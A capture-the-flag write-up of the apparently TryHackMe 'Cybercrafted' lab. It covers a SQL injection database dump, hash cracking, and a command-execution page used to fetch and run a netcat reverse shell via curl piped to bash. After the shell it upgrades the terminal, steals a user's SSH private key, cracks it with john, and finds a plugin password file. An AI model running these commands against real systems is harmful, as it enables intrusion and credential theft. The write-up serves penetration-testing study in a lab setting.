
```
[23:29:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[23:29:28] [INFO] fetching tables for database: 'webapp'
Database: webapp
[2 tables]
+-----+
| admin |
| stock |
+-----+
```

There are two tables in this DB: admin, stock.

```
Database: webapp
Table: admin
[2 entries]
+-----+-----+-----+-----+
| id | hash | user |
+-----+-----+-----+-----+
| 1 | REDACTED | xXUltimateCreeperXx |
| 4 | THM{REDACTED} | web_flag |
+-----+-----+-----+-----+
```

Theres a Web Flag and a password hash!

There are 139 entries in the table named "stock" it doesnt look interesting (at the moment)



The image shows the CrackStation website's 'Free Password Hash Cracker' interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security' links, along with 'Defuse.ca' and a Twitter icon. The main heading is 'Free Password Hash Cracker'. Below it, a text box prompts the user to 'Enter up to 20 non-salted hashes, one per line:'. A large text input field contains the hash '88b949dd5cdfbecb9f2ecbfa24e5974234e7c01'. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, a table displays the hash and its type. The table has three columns: 'Hash', 'Type', and 'Result'. The first row shows the hash '88b949dd5cdfbecb9f2ecbfa24e5974234e7c01', the type 'sha1', and a red bar in the 'Result' column, indicating a match. Below the table, a legend explains the color codes: green for 'Exact match', yellow for 'Partial match', and red for 'Not found'. At the bottom, there is a link to 'Download CrackStation's Wordlist'.

CrackStation

Defuse.ca · Twitter

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

88b949dd5cdfbecb9f2ecbfa24e5974234e7c01

I'm not a robot

Crack Hashes

Supports: LM, NTLM, m d2, m d4, m d5, m d5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
88b949dd5cdfbecb9f2ecbfa24e5974234e7c01	sha1	

Color Codes: green Exact match, yellow Partial match, red Not found.

[Download CrackStation's Wordlist](#)

Crackstation cracked the hash from the database!

## Port 80 Webserver - App Access


The credentials from the database work to login to the app on 'cybercrafted.thm'




Run system commands...

Command..

Run system commands?? I sure hope so haha




Lol. Lmao.




The current working directory is writable!





Going to go ahead and try using ole' reliable here.



I checked to make sure that 'cURL' existed on the machine, it does! I then wrote my netcat reverse shell locally on my machine and then hosted it with a python webserver

```

[REDACTED] in ~/c/thm-cybercrafted
❯ cat rev.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc [REDACTED] 9001 >/tmp/f
[REDACTED] in ~/c/thm-cybercrafted
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.244.220 - - [03/Dec/2023 23:50:43] "GET /rev.sh HTTP/1.1" 200 -

```

cURL hits the rev.sh file on my webserver and then pipes it to bash.

```

[REDACTED]:~/ctf/thm-cybercrafted$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [REDACTED] from (UNKNOWN) [10.10.244.220] 56104
bash: cannot set terminal process group (1104): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cybercrafted:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cybercrafted:/var/www/admin$

```

Shell caught!

## Local Enumeration as www-data

```

[REDACTED]:~/ctf/thm-cybercrafted$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [REDACTED] from (UNKNOWN) [10.10.244.220] 56120
bash: cannot set terminal process group (1104): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cybercrafted:/var/www/admin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<min$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cybercrafted:/var/www/admin$ ^Z
[1]+  Stopped                  nc -lvnp 9001

[REDACTED]:~/ctf/thm-cybercrafted$ stty raw -echo; fg; reset
nc -lvnp 9001

www-data@cybercrafted:/var/www/admin$ export TERM=xterm
www-data@cybercrafted:/var/www/admin$ stty rows 38 cols 165
www-data@cybercrafted:/var/www/admin$

```

Firstly I need a properly working terminal, I use the standard python3 upgrade, set my TERM to xterm, and then my rows and columns. You can check your rows and columns by typing 'stty -a' into a terminal. Its not always necessary, but I like to do it anyways.

## passwd

```
www-data@cybercrafted:/var/www/admin$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
xxultimatecreeperxx:x:1001:1001:,,,:/home/xxultimatecreeperxx:/bin/bash
cybercrafted:x:1002:1002:,,,:/home/cybercrafted:/bin/bash
```

Looks like there are three users with a terminal set: root, xxultimatecreeperxx, and cybercrafted. While the username 'xxultimatecreeperxx' had a working password for the web app, the same credentials do NOT work for SSH.

I looked around the /var/www/ directory a little bit, but didnt find anything that seemed important.

## /opt

```
www-data@cybercrafted:/$ ls -lah /opt/
total 12K
drwxr-xr-x  3 root          root          4.0K Jun 27  2021 .
drwxr-xr-x 24 root          root          4.0K Sep 30  2021 ..
drwxr-x---  4 cybercrafted minecraft 4.0K Jun 27  2021 minecraft
```

Theres a directory in /opt named 'minecraft'

```
www-data@cybercrafted:/$ cd /opt/minecraft/
bash: cd: /opt/minecraft/: Permission denied
```

Cant get into it just yet.

## /home/xxultimatecreeperxx

```
www-data@cybercrafted:/home/xxultimatecreeperxx$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6

Sc
+B
SC
Sf
lS
Fk
sX
st
eE
Ve
Lk
jO
Hi
8w
DQ
0G
MB
mp
gI
Zm
T9
1e
fY
RK
v6
-----END RSA PRIVATE KEY-----
www-data@cybercrafted:/home/xxultimatecreeperxx$
```

Well would ya look at that! Ill copy it to my machine and try to SSH in as 'xxultimatecreeperxx'

```
xxultimatecreeperxx in ~/c/thm-cybercrafted
$ ssh -i id_rsa xxultimatecreeperxx@cybercrafted.thm
Enter passphrase for key 'id_rsa':
xxultimatecreeperxx@cybercrafted.thm's password:
Permission denied, please try again.
xxultimatecreeperxx@cybercrafted.thm's password:
```

It seems to be password protected.

```

[REDACTED] in ~/c/thm-cybercrafted
$ ssh2john id_rsa > id_rsa.hash
[REDACTED] in ~/c/thm-cybercrafted
$ cat id_rsa.hash
id_rsa:$sshng$1$16$3579498908433674083EAAD00F2D89F6$1200$49cdc53db0afff80c8a50
[REDACTED]
8e48ddcc2af0716eb12e16082ebb9ac97d41e085aaaffa79e64bfafa38d01cecba6b4426db73b0

```

ssh2john will be the key here.

```

[REDACTED] in ~/c/thm-cybercrafted
$ john id_rsa.hash --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
c [REDACTED] (id_rsa)
1g 0:00:00:09 DONE (2023-12-04 00:17) 0.1075g/s 203874p/s 203874c/s 203874C/s creepygoblin..creek93
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

It cracks almost instantly!

## Escalation & more enumeration!

```

xxultimatecreeperxx@cybercrafted: ~
File Actions Edit View Help
REV SHELL www-data x xxultimatecreeperxx@cybercrafted: ~ x NOTES x python3 -m http.serv ~/c/thm-cybercrafted x
[REDACTED] in ~/c/thm-cybercrafted
$ ssh -i id_rsa xxultimatecreeperxx@cybercrafted.thm
Enter passphrase for key 'id_rsa':
xxultimatecreeperxx@cybercrafted:~$ id
uid=1001(xxultimatecreeperxx) gid=1001(xxultimatecreeperxx) groups=1001(xxultimatecreeperxx),25565(mincraft)
xxultimatecreeperxx@cybercrafted:~$

```

Now we have a proper account to SSH into!

```
xxultimatecreeperxx@cybercrafted:~$ sudo -l
[sudo] password for xxultimatecreeperxx:
Sorry, try again.
[sudo] password for xxultimatecreeperxx:
sudo: 1 incorrect password attempt
xxultimatecreeperxx@cybercrafted:~$
```

Checked 'sudo -l' but the password for the ssh key is not the same as the password for the account itself.

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ ls -lah
total 24K
drwxr-x— 4 cybercrafted minecraft 4.0K Jun 27 2021 .
drwxr-xr-x 3 root root 4.0K Jun 27 2021 ..
drwxr-x— 7 cybercrafted minecraft 4.0K Jun 27 2021 cybercrafted
-rw-r— 1 cybercrafted minecraft 38 Jun 27 2021 minecraft_server_flag.txt
-rw-r— 1 cybercrafted minecraft 155 Jun 27 2021 note.txt
drwxr-x— 2 cybercrafted cybercrafted 4.0K Sep 12 2021 WorldBackup
xxultimatecreeperxx@cybercrafted:/opt/minecraft$
```

Now /opt/minecraft is accessible!

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ cat note.txt
Just implemented a new plugin within the server so now non-premium Minecraft accounts can game too! :)
- cybercrafted

P.S
Will remove the whitelist soon.
```

Interesting note...

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ cat banned-ips.txt
# Updated 12/4/23, 2:26 AM by Minecraft 1.7.2
# victim name | ban date | banned by | banned until | reason
```

Not sure if the version information will be relevant, good practice to document it just to be thorough.

```
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ cat commands.yml
# This is the commands configuration file for Bukkit.
# For documentation on how to make use of this file, check out the Bukkit Wiki at
# http://wiki.bukkit.org/Commands.yml
#
# If you need help on this file, feel free to join us on irc or leave a message
# on the forums asking for advice.
#
# IRC: #bukkit @ esper.net
# (If this means nothing to you, just go to http://webchat.esper.net/?channels=bukkit )
# Forums: http://forums.bukkit.org/forums/bukkit-help.6/
# Twitter: http://twitter.com/CraftBukkit
# Bug tracker: http://leaky.bukkit.org/

command-block-overrides: []
aliases:
  icanhasbukkit:
    - version $1-
```

'icanhasbukkit' Thats a meme I havent heard in probably 10 years haha

```
REV SHELL www-data x xxultimatecreeperxx@cybercrafted: /opt/minecraft/cybercrafted/logs x NOTES x ~/c/thm-cybercrafted x

xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/logs$ ls -lah
total 116K
drwxr-xr-x 2 cybercrafted minecraft 4.0K Dec 4 02:26 .
drwxr-xr-x 7 cybercrafted minecraft 4.0K Jun 27 2021 ..
-rw-r--r-- 1 cybercrafted minecraft 1.2K Jun 27 2021 2021-06-27-1.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.2K Jun 27 2021 2021-06-27-2.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.2K Jun 28 2021 2021-06-27-3.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.3K Jun 28 2021 2021-06-28-1.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.2K Sep 12 2021 2021-06-28-2.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.5K Sep 12 2021 2021-09-12-1.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.3K Sep 12 2021 2021-09-12-2.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.2K Sep 12 2021 2021-09-12-3.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.2K Sep 12 2021 2021-09-12-4.log.gz
-rw-r--r-- 1 cybercrafted minecraft 1.3K Sep 30 2021 2021-09-12-5.log.gz
-rw-r--r-- 1 root cybercrafted 1.3K Sep 30 2021 2021-09-30-1.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Sep 30 2021 2021-09-30-2.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Sep 30 2021 2021-09-30-3.log.gz
-rw-r--r-- 1 root cybercrafted 2.7K Sep 30 2021 2021-09-30-4.log.gz
-rw-r--r-- 1 root cybercrafted 1.4K Sep 30 2021 2021-09-30-5.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Sep 30 2021 2021-09-30-6.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Oct 4 2021 2021-09-30-7.log.gz
-rw-r--r-- 1 root cybercrafted 3.0K Oct 6 2021 2021-10-04-1.log.gz
-rw-r--r-- 1 root cybercrafted 1.4K Oct 6 2021 2021-10-06-1.log.gz
-rw-r--r-- 1 root cybercrafted 2.8K Oct 6 2021 2021-10-06-2.log.gz
-rw-r--r-- 1 root cybercrafted 1.4K Oct 6 2021 2021-10-06-3.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Oct 15 2021 2021-10-06-4.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Oct 15 2021 2021-10-15-1.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Oct 15 2021 2021-10-15-2.log.gz
-rw-r--r-- 1 root cybercrafted 1.4K Dec 4 02:26 2021-10-15-3.log.gz
-rw-r--r-- 1 root cybercrafted 4.4K Dec 4 02:31 latest.log
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/logs$
```

The /logs directory has some juicy stuff, notably 'latest.log'

```
REV SHELL www-data x xxultimatecreeperxx@cybercrafted: /opt/minecraft/cybercrafted/logs x NOTES x ~/c/thm-cybercrafted x

-rw-r--r-- 1 root cybercrafted 1.5K Oct 15 2021 2021-10-15-1.log.gz
-rw-r--r-- 1 root cybercrafted 1.5K Oct 15 2021 2021-10-15-2.log.gz
-rw-r--r-- 1 root cybercrafted 1.4K Dec 4 02:26 2021-10-15-3.log.gz
-rw-r--r-- 1 root cybercrafted 4.4K Dec 4 02:31 latest.log
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/logs$ cat latest.log
[02:26:46] [Server thread/INFO]: Starting minecraft server version 1.7.2
[02:26:46] [Server thread/WARN]: To start the server with more ram, launch it as "java -Xmx1024M -Xms1024M -jar minecraft_server
[02:26:46] [Server thread/INFO]: Loading properties
[02:26:46] [Server thread/INFO]: Default game type: SURVIVAL
[02:26:46] [Server thread/INFO]: Generating keypair
[02:26:46] [Server thread/INFO]: Starting Minecraft server on *:25565
[02:26:47] [Server thread/INFO]: This server is running CraftBukkit version git-Bukkit-1.7.2-R0.3-2-g85f5776-b3023jnks (MC: 1.7
.4-SNAPSHOT)
[02:26:48] [Server thread/INFO]: [LoginSystem] Loading LoginSystem v28.06.14
[02:26:48] [Server thread/WARN]: **** SERVER IS RUNNING IN OFFLINE/INSECURE MODE!
[02:26:48] [Server thread/WARN]: The server will make no attempt to authenticate usernames. Beware.
[02:26:48] [Server thread/WARN]: While this makes the game possible to play without internet access, it also opens up the abili
rname they choose.
[02:26:48] [Server thread/WARN]: To change this, set "online-mode" to "true" in the server.properties file.
[02:26:48] [Server thread/INFO]: Preparing level "world"
[02:26:48] [Server thread/INFO]: Preparing start region for level 0 (Seed: -5206262128015530429)
[02:26:49] [Server thread/INFO]: Preparing start region for level 1 (Seed: -6996514463042131388)
[02:26:50] [Server thread/INFO]: [LoginSystem] Enabling LoginSystem v28.06.14
[02:26:50] [Server thread/ERROR]: Error occurred while enabling LoginSystem v28.06.14 (Is it up to date?)
java.lang.NoClassDefFoundError: org/spigotmc/Metrics
    at de.fkfabian.main.onEnable(main.java:57) ~[?:?]
[02:26:50] [Server thread/ERROR]: 
```


LoginSystem looks to be a custom plugin.

```

xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ cd plugins/
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ ls -lah
total 56K
drwxr-xr-x 3 cybercrafted minecraft 4.0K Jun 27 2021 .
drwxr-xr-x 7 cybercrafted minecraft 4.0K Jun 27 2021 ..
drwxr-xr-x 2 cybercrafted minecraft 4.0K Oct 6 2021 LoginSystem
-rwxr-xr-x 1 cybercrafted minecraft 43K Jun 27 2021 LoginSystem_v.2.4.jar
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ cd LoginSystem/
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ ls -lah
total 24K
drwxr-xr-x 2 cybercrafted minecraft 4.0K Oct 6 2021 .
drwxr-xr-x 3 cybercrafted minecraft 4.0K Jun 27 2021 ..
-rwxr-xr-x 1 cybercrafted minecraft 667 Dec 4 02:26 language.yml
-rwxr-xr-x 1 cybercrafted minecraft 943 Dec 4 02:26 log.txt
-rwxr-xr-x 1 cybercrafted minecraft 90 Jun 27 2021 passwords.yml
-rwxr-xr-x 1 cybercrafted minecraft 25 Dec 4 02:26 settings.yml
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat passwords.yml
cybercrafted: [REDACTED]
madrinch: [REDACTED]
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$

```

Within /plugins/LoginSystem there's a file named 'passwords.yml' that looks to have a couple hashes inside of it!



Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

dcbf543ee264e2d3a32c967d663e979e  
42f749ade7f9e195bf475f37a44cafc

☐ I'm not a robot


Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
dcbf543ee264e2d3a32c967d663e979e	Unknown	Not found.
42f749ade7f9e195bf475f37a44cafc	md5	P [REDACTED]

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

